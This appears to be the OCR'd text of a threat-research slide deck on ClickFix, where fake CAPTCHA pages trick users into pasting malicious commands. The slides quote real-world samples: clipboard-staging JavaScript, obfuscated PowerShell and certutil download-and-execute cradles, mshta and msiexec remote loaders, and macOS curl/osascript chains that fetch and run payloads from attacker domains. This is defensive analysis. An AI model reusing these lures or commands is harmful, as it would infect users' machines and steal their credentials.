ClickFix

Exploiting the clipboard for multi-stage payload delivery across OS platforms

Prashant Tilekar


Disclaimer

- This research material is based on my personal findings. Any actions or implications resulting from its use are solely the responsibility of the user; Forescout Company shall not be held liable for any consequences arising therefrom.
- Findings might not be new currently, as that can be discover by anyone in the past.

Agenda


- Rise of ClickFix
- Attack Surface & Social Engineering Vectors
- Clipboard-Based Payload Delivery
- Obfuscation & LOLBin Abuse
- Cross-Platform Variants (Windows, macOS, Linux)
- Threat Actor Attribution
- Evasion & Anti-Analysis Tactics
- Detection Strategies
- Infrastructure & C2 Analysis
- Recommendations & Conclusion

Rise of ClickFix




Attack Surface & Social Engineering Vectors

Fake CAPTCHA / CAPTCHA impersonation pages



Attack Surface & Social Engineering Vectors

Impersonation of Trusted Brands



Clipboard-Based Payload Delivery

Social engineering technique that leverages the system clipboard to deliver malicious commands or code.

Attacker injects payload via:

- Malicious websites (e.g. fake CAPTCHAs, "error" pop-ups)
- Compromised documents or files
- Applications with clipboard access

```
function isverifywindowVisible() {
return verifywindow.style.display
== "none"
verifywindow.style.display
function setClipboardCopyData(textToCopy){
const tempTextArea = document.createElement("textarea")
tempTextArea.value = textToCopy
document.body.append(tempTextArea)
tempTextArea.select()
document.execCommand("copy")
document.body.removeChild(tempTextArea)
```

Clipboard-Based Payload Delivery

Why Do Attackers Use This Technique?

- **Evasion**: Bypasses download and attachment scanning, as no file is directly transferred.

Clipboard-Based Payload Delivery

Why Do Attackers Use This Technique?

- **Evasion**: Bypasses download and attachment scanning, as no file is directly transferred.
- **Trust Abuse**: Users trust “copy/paste” instructions from forums, blogs, or help sites.

Clipboard-Based Payload Delivery

Why Do Attackers Use This Technique?


- **Evasion**: Bypasses download and attachment scanning, as no file is directly transferred.
- **Trust Abuse**: Users trust “copy/paste” instructions from forums, blogs, or help sites.
- **Simplicity**: Single action by user (copy, paste, run) can lead to full compromise.

Clipboard-Based Payload Delivery

Why Do Attackers Use This Technique?

- **Evasion**: Bypasses download and attachment scanning, as no file is directly transferred.
- **Trust Abuse**: Users trust “copy/paste” instructions from forums, blogs, or help sites.
- **Simplicity**: Single action by user (copy, paste, run) can lead to full compromise.
- **Obfuscation**: The code on display may differ from the code actually copied to clipboard.

Clipboard-Based Payload Delivery



Obfuscation & LOLBin Abuse

- **Obfuscation Techniques**
  - **Base64 Encoding:** Payloads are encoded and execute

```
document.getElementById('verification-id').textContent =
verification_id
const commandToRun =
POWerShEll -W h "[Text.Encoding]::UTF8.GetString([Convert]::FromBa
se64String('aWV4IChpd3IgJ2h0dHBzOi8vYW1hem9uLW55LWdpZnRzLmNvbS9zaG
VsbHNhanNoZGFzZC9mdHBha3NqZGthc2Rqa3huY2t6eG4veXdPVmtrZW0udHh0JyAt
VXNlQmFzaWNQYXJzaW5nKS5Db250ZW50'))
stageClipboard(commandToRun, verification_id)
addCaptchaListeners()
</script>
```

```
setClipboardCopyData(
pOwErShElL -NoP -NonI -EP Bypass /w h -C $qwer = iwr "https://kichlanalivee.com/auth
t=38894" -Method POST
iex $qwer.Content
addCaptchaListeners()
```

Obfuscation & LOLBin Abuse

- **Obfuscation Techniques**
  - **Variable Splitting:** Command fragments stored in variables and concatenated at runtime.

```
    const htaPath =
    powershell -NoP -C "$c='cuenten.com/ROM.txt'
    $uu=('h'+'t'+'tp'+'s'+':'+'//')+$c
    $em=(New-Object Net.WebClient).DownloadString($uu
    $p=('Invok'+'e')
    [ScriptBlock]::Create($em).$p()"
    const commandToRun = "" + htaPath
    stageClipboard(commandToRun, verification_id)
    document.querySelector("
    verify-verify-button").addEventListener("click",
```

Obfuscation & LOLBin Abuse

- **Obfuscation Techniques**
  - **Polyglot Scripts:** Payload works across multiple interpreters.

```
localStorage.setItem('uniqueUsername', username)
return username
const cmd =
cmd /i /c cd %userprofile%
curl.exe --proto-default httP -L -o "dcf.log" ceydx.com/beo.php
```

Obfuscation & LOLBin Abuse

- **Obfuscation Techniques**
  - **Environmental Checks:** Malware inspects system info.

```
browserVersion = ua.match(/Edge\/([0-9.]+)/)
// OS Detection
if (ua.includes('Windows')) osName = 'Windows'
else if (ua.includes('Mac')) osName = 'macOS'
else if (ua.includes('Linux')) osName = 'Linux'
else if (ua.includes('Android')) osName = 'Android'
else if (ua.includes('iOS')) osName = 'iOS'
return {
name: browserName,
version: browserVersion,
os: osName
```

Obfuscation & LOLBin Abuse

LOLBin Abuse (Living Off the Land Binaries)

- Windows: certutil.exe downloads/decodes payloads.

```
a.run("cmd.exe /c certutil.exe -urlcache -split -f
    http://IpAdR/NoMe RdI\\NoMeRdI\\NoMe", 0, true)
```

```
powershell -WindowStyle hidden echo cG93ZXJzaGVsbCAtY29tbWFuZC
AtV2luZG93U3R5bGUgaGlkZGVuICJJV1IgJycgLU91dEZpbGUgJyRlbnY6VEVN
UFxlbmQuZXhlJyI7IFVucmVnaXN0ZXItU2NoZWR1bGVkVGFzayAtVGFza05hbW
UgIm41ZE1tSkVCWWMiLUNvbmZpcm06JGZhbHNlIDsgc3RhcnQgJGVudjpURU1Q
XGVuZC5leGU= > $env:TEMP\phase1.ps1;certutil -decode $env:TEMP
    \phase1.ps1 $env:TEMP\phase2.ps1; schtasks /create /f /sc
    minute /mo 1 /tn n5dMmJEBYc /tr "%TEMP%\phase2.ps1"
```

Obfuscation & LOLBin Abuse

LOLBin Abuse (Living Off the Land Binaries)

- mshta.exe, regsvr32.exe, Msiexe.exe run remote code.

```
const textToCopy =
MSIexEC.eXE /i https://quinneliylmenis.cfd/MNeuraScape_Immersive.msi /Q
setClipboardCopyData(textToCopy)
```

```
var verification_id = generateRandomNumber()
document.getElementById('verification-id').textContent = verification_id
const commandToRun = "mshta https://xxx-click.com/reCaptcha.hta"
stageClipboard(commandToRun, verification_id)
addCaptchaListeners()
```

Obfuscation & LOLBin Abuse

LOLBin Abuse (Living Off the Land Binaries)

- powershell.exe, cmd.exe runs encoded or remote scripts.

```
const cmd =
cmd.exe /c start /min powershell.exe -Command "$r=iwr 'verification-step-5321.com'
iex $r"
let doOnce = false
let clickCount = localStorage.getItem('clickCount')
```

```
setClipboardCopyData(
pOwErShElL -NoP -NonI -EP Bypass /w h -C $qwer = iwr "https://kichlanalivee.com/auth
t=38894" -Method POST
iex $qwer.Content
addCaptchaListeners()
```

Obfuscation & LOLBin Abuse

LOLBin Abuse (Living Off the Land Binaries)

- macOS/Linux: curl, wget fetch remote payloads.

```
echo "Incorrect password
Try again."
curl -o /tmp/update https://applemacios.com/getrur/update >/dev/null 2>
echo "$password"
sudo -S xattr -c /tmp/update >/dev/null 2>
chmod +x /tmp/update
/tmp/update
```

```
on snd_rn(attempt)
set result_send to (do shell script "curl -X POST -H \"X-Bid:
f48fbe39836779cadbf148b5952919fd\" https://meshsorterio.com/api
/health")
if attempt < 2 then
delay 10
```

Obfuscation & LOLBin Abuse

LOLBin Abuse (Living Off the Land Binaries)


- macOS/Linux: osascript executes AppleScript.

```
system("rm -rf $export_dir")
system("rm -f /tmp/simple_notes_export.applescript")
osascript -e 'do shell script "curl -v -m 120 --retry 8 \"http://$ip/
notes_processed/$identifier\" >/dev/null 2>
```

```
osascript -e 'try
delay 30
do shell script "cd /tmp/
curl https://gamma.meshsorterio.com/trovo/index.php --output SHS.zip
unzip -o SHS.zip
chmod +x shell
./shell"
```

